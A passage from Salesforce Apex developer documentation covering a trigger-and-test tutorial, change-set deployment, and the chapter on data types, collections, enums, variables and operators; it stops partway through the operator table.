You now have a class that contains some code that iterates over a list of books and updates the Price field for each book. This code is part of the `applyDiscount` static method called by the trigger that you will create in the next step.

Adding an Apex Trigger

Prerequisites:

- A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization, or an account in a Developer organization.
- The MyHelloWorld Apex class.

In this step, you create a trigger for the `Book__c` custom object that calls the `applyDiscount` method of the `MyHelloWorld` class that you created in the previous step.

A *trigger* is a piece of code that executes before or after records of a particular type are inserted, updated, or deleted from the Force.com platform database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire. All triggers run in bulk; that is, they process several records at once.

1. From Setup, click **Create** > **Objects** and click the name of the object you just created, Book.
2. In the triggers section, click **New**.
3. In the trigger editor, delete the default template code and enter this trigger definition:

```
trigger HelloWorldTrigger on Book__c (before insert) {

   Book__c[] books = Trigger.new;

   MyHelloWorld.applyDiscount(books);
}
```

The first line of code defines the trigger:

```
trigger HelloWorldTrigger on Book__c (before insert) {
```

It gives the trigger a name, specifies the object on which it operates, and defines the events that cause it to fire. For example, this trigger is called HelloWorldTrigger, it operates on the `Book__c` object, and runs before new books are inserted into the database.

The next line in the trigger creates a list of book records named `books` and assigns it the contents of a trigger context variable called `Trigger.new`. Trigger context variables such as `Trigger.new` are implicitly defined in all triggers and provide access to the records that caused the trigger to fire. In this case, `Trigger.new` contains all the new books that are about to be inserted.

```
Book__c[] books = Trigger.new;
```

The next line in the code calls the method `applyDiscount` in the `MyHelloWorld` class. It passes in the array of new books.

```
MyHelloWorld.applyDiscount(books);
```

You now have all the code that is needed to update the price of all books that get inserted. However, there is still one piece of the puzzle missing. Unit tests are an important part of writing code and are required. In the next step, you will see why this is so and you will be able to add a test class.

Adding a Test Class

Prerequisites:

- A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization, or an account in a Developer organization.
- The HelloWorldTrigger Apex trigger.

In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class.

Note: Testing is an important part of the development process. Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

1. From Setup, click **Develop** > **Apex Classes** and click **New**.
2. In the class editor, add this test class definition, and then click **Save**.

```
@isTest
private class HelloWorldTestClass {
    static testMethod void validateHelloWorld() {
       Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
       System.debug('Price before inserting new book: ' + b.Price__c);

       // Insert book
```

```
        insert b;

        // Retrieve the new book
        b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
        System.debug('Price after trigger fired: ' + b.Price__c);

        // Test that the trigger correctly updated the price
        System.assertEquals(90, b.Price__c);
    }
}
```

This class is defined using the `@isTest` annotation. Classes defined as such can only contain test methods. One advantage to creating a separate class for testing is that classes defined with `isTest` don't count against your organization limit of 3 MB for all Apex code. You can also add the `@isTest` annotation to individual methods. For more information, see `IsTest` Annotation on page 86 and Execution Governors and Limits.

The method `validateHelloWorld` is defined as a `testMethod`. This means that if any changes are made to the database, they are automatically rolled back when execution completes and you don't have to delete any test data created in the test method.

First the test method creates a new book and inserts it into the database temporarily. The `System.debug` statement writes the value of the price in the debug log.

```
Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100);
System.debug('Price before inserting new book: ' + b.Price__c);

// Insert book
insert b;
```

Once the book is inserted, the code retrieves the newly inserted book, using the ID that was initially assigned to the book when it was inserted, and then logs the new price that the trigger modified:

```
// Retrieve the new book
b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id];
System.debug('Price after trigger fired: ' + b.Price__c);
```

When the `MyHelloWorld` class runs, it updates the `Price__c` field and reduces its value by 10%. The following line is the actual test, verifying that the method `applyDiscount` actually ran and produced the expected result:

```
// Test that the trigger correctly updated the price
System.assertEquals(90, b.Price__c);
```

3. Now let's switch to the Developer Console to run this test and view code coverage information. Click *Your Name* > **Developer Console**.
   The Developer Console window opens.
4. In the Developer Console, click **Test** > **New Run**.
5. To add your test class, click **HelloWorldTestClass**, and then click **>**.
6. To run the test, click **Run**.
   The test result displays in the *Tests* tab. Optionally, you can expand the test class in the *Tests* tab to view which methods were run. In this case, the class contains only one test method.
7. The *Overall Code Coverage* pane shows the code coverage of this test class. To view the lines of code in the trigger covered by this test, which is 100%, double-click the code coverage line for **HelloWorldTrigger**. Also, because the trigger calls a method from the `MyHelloWorld` class, this class has some coverage too (100%). To view the class coverage, double-click **MyHelloWorld**.

8. To open the log file, in the *Logs* tab, double-click the most recent log line in the list of logs. The execution log displays, including logging information about the trigger event, the call to the `applyDiscount` class method, and the debug output of the price before and after the trigger.

By now, you have completed all the steps necessary for writing some Apex code with a test that runs in your development environment. In the real world, after you've sufficiently tested your code and you're satisfied with it, you want to deploy the code along with any other prerequisite components to a production organization. The next step will show you how to do this for the code and custom object you've just created.

Deploying Components to Production

Prerequisites:

- A Salesforce account in a sandbox **Performance**, **Unlimited**, or **Enterprise** Edition organization.
- The HelloWorldTestClass Apex test class.
- A deployment connection between the sandbox and production organizations that allows inbound change sets to be received by the production organization. See "Change Sets Overview" in the Salesforce online help.
- "Create and Upload Change Sets" user permission to create, edit, or upload outbound change sets.

In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets.

This procedure doesn't apply to Developer organizations since change sets are available only in **Performance**, **Unlimited**, **Enterprise**, or Database.com Edition organizations. If you have a Developer Edition account, you can use other deployment methods. For more information, see Deploying Apex.

1. From Setup, click **Deploy** > **Outbound Changesets**.
2. If a splash page appears, click **Continue**.
3. In the Change Sets list, click **New**.
4. Enter a name for your change set, for example, `HelloWorldChangeSet`, and optionally a description. Click **Save**.
5. In the Change Set Components section, click **Add**.
6. Select Apex Class from the component type drop-down list, then select the MyHelloWorld and the HelloWorldTestClass classes from the list and click **Add to Change Set**.
7. Click **View/Add Dependencies** to add the dependent components.
8. Select the top checkbox to select all components. Click **Add To Change Set**.
9. In the Change Set Detail section of the change set page, click **Upload**.
10. Select the target organization, in this case production, and click **Upload**.
11. After the change set upload completes, deploy it in your production organization.
    a. Log into your production organization.
    b. From Setup, click **Deploy** > **Inbound Change Sets**.
    c. If a splash page appears, click **Continue**.
    d. In the change sets awaiting deployment list, click your change set's name.
    e. Click **Deploy**.

In this tutorial, you learned how to create a custom object, how to add an Apex trigger, class, and test class. Finally, you also learned how to test your code, and how to upload the code and the custom object using Change Sets.

CHAPTER 4 Data Types and Variables

In this chapter ...

In this chapter you'll learn about data types and variables in Apex. You'll also learn about related language constructs—enums, constants, expressions, operators, and assignment statements.

Data Types

In Apex, all variables and expressions have a data type that is one of the following:

- A primitive, such as an Integer, Double, Long, Date, Datetime, String, ID, or Boolean (see Primitive Data Types on page 25)
- An sObject, either as a generic sObject or as a specific sObject, such as an Account, Contact, or MyCustomObject__c (see sObject Types on page 109 in Chapter 4.)
- A collection, including:
  - A list (or array) of primitives, sObjects, user defined objects, objects created from Apex classes, or collections (see Lists on page 28)
  - A set of primitives (see Sets on page 31)
  - A map from a primitive to a primitive, sObject, or collection (see Maps on page 31)
- A typed list of values, also known as an *enum* (see Enums on page 33)
- Objects created from user-defined Apex classes (see Classes, Objects, and Interfaces on page 52)
- Objects created from system supplied Apex classes
- Null (for the `null` constant, which can be assigned to any variable)

Methods can return values of any of the listed types, or return no value and be of type Void.

Type checking is strictly enforced at compile time. For example, the parser generates an error if an object field of type Integer is assigned a value of type String. However, all compile-time exceptions are returned as specific fault codes, with the line number and column of the error. For more information, see Debugging Apex on page 478.

Primitive Data Types

Apex uses the same primitive data types as the SOAP API. All primitive data types are passed by value.

All Apex variables, whether they're class member variables or method variables, are initialized to `null`. Make sure that you initialize your variables to appropriate values before using them. For example, initialize a Boolean variable to `false`.

Apex primitive data types include:

Data Type	Description
Blob	A collection of binary data stored as a single object. You can convert this data type to String or from String using the `toString` and `valueOf` methods, respectively. Blobs can be accepted as Web service arguments, stored in a document (the body of a document is a Blob), or sent as attachments. For more information, see Crypto Class.
Boolean	A value that can only be assigned `true`, `false`, or `null`. For example: `Boolean isWinner = true;`
Date	A value that indicates a particular day. Unlike Datetime values, Date values contain no information about time. Date values must always be created with a system static method. You can add or subtract an Integer value from a Date value, returning a Date value. Addition and subtraction of Integer values are the only arithmetic functions that work with Date values. You can't perform arithmetic functions that include two or more Date values. Instead, use the Date methods.

Data Type	Description
Datetime	A value that indicates a particular day and time, such as a timestamp. Datetime values must always be created with a system static method. You can add or subtract an Integer or Double value from a Datetime value, returning a Date value. Addition and subtraction of Integer and Double values are the only arithmetic functions that work with Datetime values. You can't perform arithmetic functions that include two or more Datetime values. Instead, use the Datetime methods.
Decimal	A number that includes a decimal point. Decimal is an arbitrary precision number. Currency fields are automatically assigned the type Decimal. If you do not explicitly set the number of decimal places for a Decimal, the item from which the Decimal is created determines the Decimal's scale. *Scale* is a count of decimal places. Use the `setScale` method to set a Decimal's scale. • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point.
Double	A 64-bit number that includes a decimal point. Doubles have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. For example: `Double d=3.14159;` Scientific notation (e) for Doubles is not supported.
ID	Any valid 18-character Force.com record identifier. For example: `ID id='00300000003T2PGAA0';` If you set `ID` to a 15-character value, Apex converts the value to its 18-character representation. All invalid `ID` values are rejected with a runtime exception.
Integer	A 32-bit number that does not include a decimal point. Integers have a minimum value of -2,147,483,648 and a maximum value of 2,147,483,647. For example: `Integer i = 1;`
Long	A 64-bit number that does not include a decimal point. Longs have a minimum value of -2^{63} and a maximum value of $2^{63}-1$. Use this data type when you need a range of values wider than the range provided by Integer. For example: `Long l = 2147483648L;`
Object	Any data type that is supported in Apex. Apex supports primitive data types (such as Integer), user-defined custom classes, the sObject generic type, or an sObject specific type (such as Account). All Apex data types inherit from Object.

Data Type	Description
	You can cast an object that represents a more specific data type to its underlying data type. For example: `Object obj = 10;` `// Cast the object to an integer.` `Integer i = (Integer)obj;` `System.assertEquals(10, i);` The next example shows how to cast an object to a user-defined type—a custom Apex class named `MyApexClass` that is predefined in your organization. `Object obj = new MyApexClass();` `// Cast the object to the MyApexClass custom type.` `MyApexClass mc = (MyApexClass)obj;` `// Access a method on the user-defined class.` `mc.someClassMethod();`
String	Any set of characters surrounded by single quotes. For example, `String s = 'The quick brown fox jumped over the lazy dog.';` **String size**: Strings have no limit on the number of characters they can include. Instead, the heap size limit is used to ensure that your Apex programs don't grow too large. **Empty Strings and Trailing Whitespace**: sObject String field values follow the same rules as in the SOAP API: they can never be empty (only `null`), and they can never include leading and trailing whitespace. These conventions are necessary for database storage. Conversely, Strings in Apex can be `null` or empty and can include leading and trailing whitespace, which can be used to construct a message. The Solution sObject field SolutionNote operates as a special type of String. If you have HTML Solutions enabled, any HTML tags used in this field are verified before the object is created or updated. If invalid HTML is entered, an error is thrown. Any JavaScript used in this field is removed before the object is created or updated. In the following example, when the Solution displays on a detail page, the SolutionNote field has H1 HTML formatting applied to it: `trigger t on Solution (before insert) {` `  Trigger.new[0].SolutionNote ='<h1>hello</h1>';` `}` In the following example, when the Solution displays on a detail page, the SolutionNote field only contains *`HelloGoodbye`*: `trigger t2 on Solution (before insert) {` `  Trigger.new[0].SolutionNote =` `  '<javascript>Hello</javascript>Goodbye';` `}` For more information, see "HTML Solutions Overview" in the Salesforce online help. **Escape Sequences**: All Strings in Apex use the same escape sequences as SOQL strings: `\b` (backspace), `\t` (tab), `\n` (line feed), `\f` (form feed), `\r` (carriage return), `\"` (double quote), `\'` (single quote), and `\\` (backslash).

Data Type	Description
	Comparison Operators: Unlike Java, Apex Strings support using the comparison operators ==, !=, <, <=, >, and >=. Because Apex uses SOQL comparison semantics, results for Strings are collated according to the context user's locale and are not case-sensitive. For more information, see Operators on page 38. **String Methods**: As in Java, Strings can be manipulated with several standard methods. For more information, see String Class. Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.
Time	A value that indicates a particular time. Time values must always be created with a system static method. See Time Class.

In addition, two non-standard primitive data types cannot be used as variable or method types, but do appear in system static methods:

- AnyType. The `valueOf` static method converts an sObject field of type AnyType to a standard primitive. AnyType is used within the Force.com platform database exclusively for sObject fields in field history tracking tables.
- Currency. The `Currency.newInstance` static method creates a literal of type Currency. This method is for use solely within SOQL and SOSL `WHERE` clauses to filter against sObject currency fields. You cannot instantiate Currency in any other type of Apex.

For more information on the AnyType data type, see Field Types in the *Object Reference for Salesforce and Force.com*.

SEE ALSO:

Understanding Expression Operators

Collections

Apex has the following types of collections:

- Lists
- Maps
- Sets

Note: There is no limit on the number of items a collection can hold. However, there is a general limit on heap size.

Lists

A list is an ordered collection of elements that are distinguished by their indices. List elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. For example, the following table is a visual representation of a list of Strings:

Index 0	Index 1	Index 2	Index 3	Index 4	Index 5
'Red'	'Orange'	'Yellow'	'Green'	'Blue'	'Purple'

The index position of the first element in a list is always 0.

Lists can contain any collection and can be nested within one another and become multidimensional. For example, you can have a list of lists of sets of Integers. A list can contain up to four levels of nested collections inside it, that is, a total of five levels overall.

To declare a list, use the `List` keyword followed by the primitive data, sObject, nested list, map, or set type within <> characters. For example:

```
// Create an empty list of String
List<String> my_list = new List<String>();
// Create a nested list
List<List<Set<Integer>>> my_list_2 = new List<List<Set<Integer>>>();
```

To access elements in a list, use the `List` methods provided by Apex. For example:

```
List<Integer> myList = new List<Integer>(); // Define a new list
myList.add(47);                      // Adds a second element of value 47 to the end
                                         // of the list
Integer i = myList.get(0);                  // Retrieves the element at index 0
myList.set(0, 1);                          // Adds the integer 1 to the list at index 0
myList.clear();                      // Removes all elements from the list
```

For more information, including a complete list of all supported methods, see List Class on page 1847.

Using Array Notation for One-Dimensional Lists

When using one-dimensional lists of primitives or objects, you can also use more traditional array notation to declare and reference list elements. For example, you can declare a one-dimensional list of primitives or objects by following the data type name with the [] characters:

```
String[] colors = new List<String>();
```

These two statements are equivalent to the previous:

```
List<String> colors = new String[1];
```

```
String[] colors = new String[1];
```

To reference an element of a one-dimensional list, you can also follow the name of the list with the element's index position in square brackets. For example:

```
colors[0] = 'Green';
```

Even though the size of the previous `String` array is defined as one element (the number between the brackets in `new String[1]`), lists are elastic and can grow as needed provided that you use the `List add` method to add new elements. For example, you can add two or more elements to the `colors` list. But if you're using square brackets to add an element to a list, the list behaves like an array and isn't elastic, that is, you won't be allowed to add more elements than the declared array size.

All lists are initialized to `null`. Lists can be assigned values and allocated memory using literal notation. For example:

Example	Description
`List<Integer> ints = new Integer[0];`	Defines an Integer list of size zero with no elements
`List<Integer> ints = new Integer[6];`	Defines an Integer list with memory allocated for six Integers

List Sorting

You can sort list elements and the sort order depends on the data type of the elements.

Using the `List.sort` method, you can sort elements in a list. Sorting is in ascending order for elements of primitive data types, such as strings. The sort order of other more complex data types is described in the chapters covering those data types.

This example shows how to sort a list of strings and verifies that the colors are in ascending order in the list.

```
List<String> colors = new List<String>{
    'Yellow',
    'Red',
    'Green'};
colors.sort();
System.assertEquals('Green', colors.get(0));
System.assertEquals('Red', colors.get(1));
System.assertEquals('Yellow', colors.get(2));
```

For the Visualforce SelectOption control, sorting is in ascending order based on the value and label fields. See this next section for the sequence of comparison steps used for SelectOption.

Default Sort Order for SelectOption

The `List.sort` method sorts SelectOption elements in ascending order using the value and label fields, and is based on this comparison sequence.

1. The value field is used for sorting first.
2. If two value fields have the same value or are both empty, the label field is used.

Note that the disabled field is not used for sorting.

For text fields, the sort algorithm uses the Unicode sort order. Also, empty fields precede non-empty fields in the sort order.

In this example, a list contains three SelectOption elements. Two elements, United States and Mexico, have the same value field ('A'). The `List.sort` method sorts these two elements based on the label field, and places Mexico before United States, as shown in the output. The last element in the sorted list is Canada and is sorted on its value field 'C', which comes after 'A'.

```
List<SelectOption> options = new List<SelectOption>();
options.add(new SelectOption('A','United States'));
options.add(new SelectOption('C','Canada'));
options.add(new SelectOption('A','Mexico'));
System.debug('Before sorting: ' + options);
options.sort();
System.debug('After sorting: ' + options);
```

This is the output of the debug statements. It shows the list contents before and after the sort.

```
DEBUG|Before sorting: (System.SelectOption[value="A", label="United States",
disabled="false"],
  System.SelectOption[value="C", label="Canada", disabled="false"],
  System.SelectOption[value="A", label="Mexico", disabled="false"])
DEBUG|After sorting: (System.SelectOption[value="A", label="Mexico", disabled="false"],
  System.SelectOption[value="A", label="United States", disabled="false"],
  System.SelectOption[value="C", label="Canada", disabled="false"])
```

Sets

A set is an unordered collection of elements that do not contain any duplicates. Set elements can be of any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. For example, the following table represents a set of strings, that uses city names:

'San Francisco'	'New York'	'Paris'	'Tokyo'

Sets can contain collections that can be nested within one another. For example, you can have a set of lists of sets of Integers. A set can contain up to four levels of nested collections inside it, that is, up to five levels overall.

To declare a set, use the `Set` keyword followed by the primitive data type name within <> characters. For example:

```
new Set<String>()
```

The following are ways to declare and populate a set:

```
Set<String> s1 = new Set<String>{'a', 'b + c'}; // Defines a new set with two elements
Set<String> s2 = new Set<String>(s1); // Defines a new set that contains the
                                      // elements of the set created in the previous step
```

To access elements in a set, use the system methods provided by Apex. For example:

```
Set<Integer> s = new Set<Integer>(); // Define a new set
s.add(1);                            // Add an element to the set
System.assert(s.contains(1));        // Assert that the set contains an element
s.remove(1);                         // Remove the element from the set
```

For more information, including a complete list of all supported set system methods, see Set Class on page 1974.

Note the following limitations on sets:

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a set in their declarations (for example, `HashSet` or `TreeSet`). Apex uses a hash structure for all sets.
- A set is an unordered collection—you can't access a set element at a specific index. You can only iterate over set elements.
- The iteration order of set elements is deterministic, so you can rely on the order being the same in each subsequent execution of the same code.

Maps

A map is a collection of key-value pairs where each unique key maps to a single value. Keys and values can be any data type—primitive types, collections, sObjects, user-defined types, and built-in Apex types. For example, the following table represents a map of countries and currencies:

Country (Key)	'United States'	'Japan'	'France'	'England'	'India'
Currency (Value)	'Dollar'	'Yen'	'Euro'	'Pound'	'Rupee'

Map keys and values can contain any collection, and can contain nested collections. For example, you can have a map of Integers to maps, which, in turn, map Strings to lists. Map keys can contain up to only four levels of nested collections.

To declare a map, use the `Map` keyword followed by the data types of the key and the value within `<>` characters. For example:

```
Map<String, String> country_currencies = new Map<String, String>();
Map<ID, Set<String>> m = new Map<ID, Set<String>>();
```

You can use the generic or specific sObject data types with maps (you'll learn more about maps with sObjects in a later chapter). You can also create a generic instance of a map.

As with lists, you can populate map key-value pairs when the map is declared by using curly brace (`{}`) syntax. Within the curly braces, specify the key first, then specify the value for that key using `=>`. For example:

```
Map<String, String> MyStrings = new Map<String, String>{'a' => 'b', 'c' =>
'd'.toUpperCase()};
```

In the first example, the value for the key `a` is `b`, and the value for the key `c` is `d`.

To access elements in a map, use the Map methods provided by Apex. This example creates a map of integer keys and string values. It adds two entries, checks for the existence of the first key, retrieves the value for the second entry, and finally gets the set of all keys.

```
Map<Integer, String> m = new Map<Integer, String>(); // Define a new map
m.put(1, 'First entry');                  // Insert a new key-value pair in the map
m.put(2, 'Second entry');                  // Insert a new key-value pair in the map
System.assert(m.containsKey(1));  // Assert that the map contains a key
String value = m.get(2);                // Retrieve a value, given a particular key
System.assertEquals('Second entry', value);
Set<Integer> s = m.keySet();       // Return a set that contains all of the keys in the
map
```

For more information, including a complete list of all supported Map methods, see Map Class on page 1865.

Map Considerations

- Unlike Java, Apex developers do not need to reference the algorithm that is used to implement a map in their declarations (for example, `HashMap` or `TreeMap`). Apex uses a hash structure for all maps.
- The iteration order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the same code. However, we recommend to always access map elements by key.
- A map key can hold the `null` value.
- Adding a map entry with a key that matches an existing key in the map overwrites the existing entry with that key with the new entry.
- Map keys of type String are case-sensitive. Two keys that differ only by the case are considered unique and have corresponding distinct Map entries. Subsequently, the Map methods, including `put`, `get`, `containsKey`, and `remove` treat these keys as distinct.
- Uniqueness of map keys of user-defined types is determined by the `equals` and `hashCode` methods, which you provide in your classes. Uniqueness of keys of all other non-primitive types, such as sObject keys, is determined by comparing the objects' field values.

Parameterized Typing

Apex, in general, is a statically-typed programming language, which means users must specify the data type for a variable before that variable can be used. For example, the following is legal in Apex:

```
Integer x = 1;
```

The following is not legal if `x` has not been defined earlier:

```
x = 1;
```

Lists, maps and sets are *parameterized* in Apex: they take any data type Apex supports for them as an argument. That data type must be replaced with an actual data type upon construction of the list, map or set. For example:

```
List<String> myList = new List<String>();
```

Subtyping with Parameterized Lists

In Apex, if type `T` is a subtype of `U`, then `List<T>` would be a subtype of `List<U>`. For example, the following is legal:

```
List<String> slst = new List<String> {'foo', 'bar'};
List<Object> olst = slst;
```

Enums

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are typically used to define a set of possible values that don't otherwise have a numerical order, such as the suit of a card, or a particular season of the year. Although each value corresponds to a distinct integer value, the enum hides this implementation so that you don't inadvertently misuse the values, such as using them to perform arithmetic. After you create an enum, variables, method arguments, and return types can be declared of that type.

Note: Unlike Java, the enum type itself has no constructor syntax.

To define an enum, use the `enum` keyword in your declaration and use curly braces to demarcate the list of possible values. For example, the following code creates an enum called `Season`:

```
public enum Season {WINTER, SPRING, SUMMER, FALL}
```

By creating the enum `Season`, you have also created a new data type called `Season`. You can use this new data type as you might any other data type. For example:

```
Season e = Season.WINTER;

Season m(Integer x, Season e) {

    if (e == Season.SUMMER) return e;
     //...
}
```

You can also define a class as an enum. Note that when you create an enum class you do not use the `class` keyword in the definition.

```
public enum MyEnumClass { X, Y }
```

You can use an enum in any place you can use another data type name. If you define a variable whose type is an enum, any object you assign to it must be an instance of that enum class.

Any `webService` methods can use enum types as part of their signature. When this occurs, the associated WSDL file includes definitions for the enum and its values, which can then be used by the API client.

Apex provides the following system-defined enums:

- `System.StatusCode`

This enum corresponds to the API error code that is exposed in the WSDL document for all API operations. For example:

```
StatusCode.CANNOT_INSERT_UPDATE_ACTIVATE_ENTITY
StatusCode.INSUFFICIENT_ACCESS_ON_CROSS_REFERENCE_ENTITY
```

The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see "Downloading Salesforce WSDLs and Client Authentication Certificates" in the Salesforce online help.

- `System.XmlTag`:

  This enum returns a list of XML tags used for parsing the result XML from a `webService` method. For more information, see `XmlStreamReader` Class.

- `System.ApplicationReadWriteMode`: This enum indicates if an organization is in 5 Minute Upgrade read-only mode during Salesforce upgrades and downtimes. For more information, see Using the `System.ApplicationReadWriteMode` Enum.
- `System.LoggingLevel`:

  This enum is used with the `system.debug` method, to specify the log level for all `debug` calls. For more information, see System Class.

- `System.RoundingMode`:

  This enum is used by methods that perform mathematical operations to specify the rounding behavior for the operation, such as the Decimal `divide` method and the Double `round` method. For more information, see Rounding Mode.

- `System.SoapType`:

  This enum is returned by the field describe result `getSoapType` method. For more informations, see SOAPType Enum.

- `System.DisplayType`:

  This enum is returned by the field describe result `getType` method. For more information, see DisplayType Enum.

- `System.JSONToken`:

  This enum is used for parsing JSON content. For more information, see JSONToken Enum.

- `ApexPages.Severity`:

  This enum specifies the severity of a Visualforce message. For more information, see ApexPages.Severity Enum.

- `Dom.XmlNodeType`:

  This enum specifies the node type in a DOM document.

Note: System-defined enums cannot be used in Web service methods.

All enum values, including system enums, have common methods associated with them. For more information, see Enum Methods.

You cannot add user-defined methods to enum values.

Variables

Local variables are declared with Java-style syntax. For example:

```
Integer i = 0;
String str;
List<String> strList;
```

```
Set<String> s;
Map<ID, String> m;
```

As with Java, multiple variables can be declared and initialized in a single statement, using comma separation. For example:

```
Integer i, j, k;
```

Null Variables and Initial Values

If you declare a variable and don't initialize it with a value, it will be `null`. In essence, `null` means the absence of a value. You can also assign `null` to any variable declared with a primitive type. For example, both of these statements result in a variable set to `null`:

```
Boolean x = null;
Decimal d;
```

Many instance methods on the data type will fail if the variable is `null`. In this example, the second statement generates an exception (`NullPointerException`)

```
Date d;
d.addDays(2);
```

All variables are initialized to `null` if they aren't assigned a value. For instance, in the following example, `i`, and `k` are assigned values, while the integer variable `j` and the boolean variable `b` are set to `null` because they aren't explicitly initialized.

```
Integer i = 0, j, k = 1;
Boolean b;
```

Note: A common pitfall is to assume that an uninitialized boolean variable is initialized to `false` by the system. This isn't the case. Like all other variables, boolean variables are null if not assigned a value explicitly.

Variable Scope

Variables can be defined at any point in a block, and take on scope from that point forward. Sub-blocks can't redefine a variable name that has already been used in a parent block, but parallel blocks can reuse a variable name. For example:

```
Integer i;
{
   // Integer i;  This declaration is not allowed
}

for (Integer j = 0; j < 10; j++);
for (Integer j = 0; j < 10; j++);
```

Case Sensitivity

To avoid confusion with case-insensitive SOQL and SOSL queries, Apex is also case-insensitive. This means:

- Variable and method names are case-insensitive. For example:

```
Integer I;
//Integer i;  This would be an error.
```

- References to object and field names are case-insensitive. For example:

```
Account a1;
ACCOUNT a2;
```

- SOQL and SOSL statements are case- insensitive. For example:

```
Account[] accts = [sELect ID From ACCouNT where nAme = 'fred'];
```

Note: You'll learn more about sObjects, SOQL and SOSL later in this guide.

Also note that Apex uses the same filtering semantics as SOQL, which is the basis for comparisons in the SOAP API and the Salesforce user interface. The use of these semantics can lead to some interesting behavior. For example, if an end-user generates a report based on a filter for values that come before 'm' in the alphabet (that is, values < 'm'), null fields are returned in the result. The rationale for this behavior is that users typically think of a field without a value as just a space character, rather than its actual `null` value. Consequently, in Apex, the following expressions all evaluate to `true`:

```
String s;
System.assert('a' == 'A');
System.assert(s < 'b');
System.assert(!(s > 'b'));
```

Note: Although `s < 'b'` evaluates to `true` in the example above, `'b.'compareTo(s)` generates an error because you're trying to compare a letter to a `null` value.

Constants

Apex constants are variables whose values don't change after being initialized once.

Constants can be defined using the `final` keyword, which means that the variable can be assigned at most once, either in the declaration itself, or with a static initializer method if the constant is defined in a class. This example declares two constants. The first is initialized in the declaration statement. The second is assigned a value in a static block by calling a static method.

```
public class myCls {
   static final Integer PRIVATE_INT_CONST = 200;
   static final Integer PRIVATE_INT_CONST2;

   public static Integer calculate() {
       return 2 + 7;
   }

   static {
       PRIVATE_INT_CONST2 = calculate();
   }
}
```

For more information, see Using the `final` Keyword on page 74.

Expressions and Operators

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. This section provides an overview of expressions in Apex and contains the following:

Understanding Expressions

An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. In Apex, an expression is always one of the following types:

- A literal expression. For example:

```
1 + 1
```

- A new sObject, Apex object, list, set, or map. For example:

```
new Account(<field_initializers>)
new Integer[<n>]
new Account[]{<elements>}
new List<Account>()
new Set<String>{}
new Map<String, Integer>()
new myRenamingClass(string oldName, string newName)
```

- Any value that can act as the left-hand of an assignment operator (L-values), including variables, one-dimensional list positions, and most sObject or Apex object field references. For example:

```
Integer i
myList[3]
myContact.name
myRenamingClass.oldName
```

- Any sObject field reference that is not an L-value, including:
  - The ID of an sObject in a list (see Lists)
  - A set of child records associated with an sObject (for example, the set of contacts associated with a particular account). This type of expression yields a query result, much like SOQL and SOSL queries.
- A SOQL or SOSL query surrounded by square brackets, allowing for on-the-fly evaluation in Apex. For example:

```
Account[] aa = [SELECT Id, Name FROM Account WHERE Name ='Acme'];
Integer i = [SELECT COUNT() FROM Contact WHERE LastName ='Weissman'];
List<List<SObject>> searchList = [FIND 'map*' IN ALL FIELDS RETURNING Account (Id, Name),
 Contact, Opportunity, Lead];
```

  For information, see SOQL and SOSL Queries on page 141.

- A static or instance method invocation. For example:

```
System.assert(true)
myRenamingClass.replaceNames()
changePoint(new Point(x, y));
```

Understanding Expression Operators

Expressions can also be joined to one another with operators to create compound expressions. Apex supports the following operators:

Operator	Syntax	Description
=	`x = y`	**Assignment operator** (Right associative). Assigns the value of `y` to the L-value `x`. Note that the data type of `x` must match the data type of `y`, and cannot be `null`.
+=	`x += y`	**Addition assignment operator** (Right associative). Adds the value of `y` to the original value of `x` and then reassigns the new value to `x`. See + for additional information. `x` and `y` cannot be `null`.
*=	`x *= y`	**Multiplication assignment operator** (Right associative). Multiplies the value of `y` with the original value of `x` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
-=	`x -= y`	**Subtraction assignment operator** (Right associative). Subtracts the value of `y` from the original value of `x` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
/=	`x /= y`	**Division assignment operator** (Right associative). Divides the original value of `x` with the value of `y` and then reassigns the new value to `x`. Note that `x` and `y` must be Integers or Doubles, or a combination. `x` and `y` cannot be `null`.
|=	`x |= y`	**OR assignment operator** (Right associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then `x` remains false. Otherwise, `x` is assigned the value of true. Note: • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is false. • `x` and `y` cannot be `null`.
&=	`x &= y`	**AND assignment operator** (Right associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then `x` remains true. Otherwise, `x` is assigned the value of false. Note: • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is true. • `x` and `y` cannot be `null`.
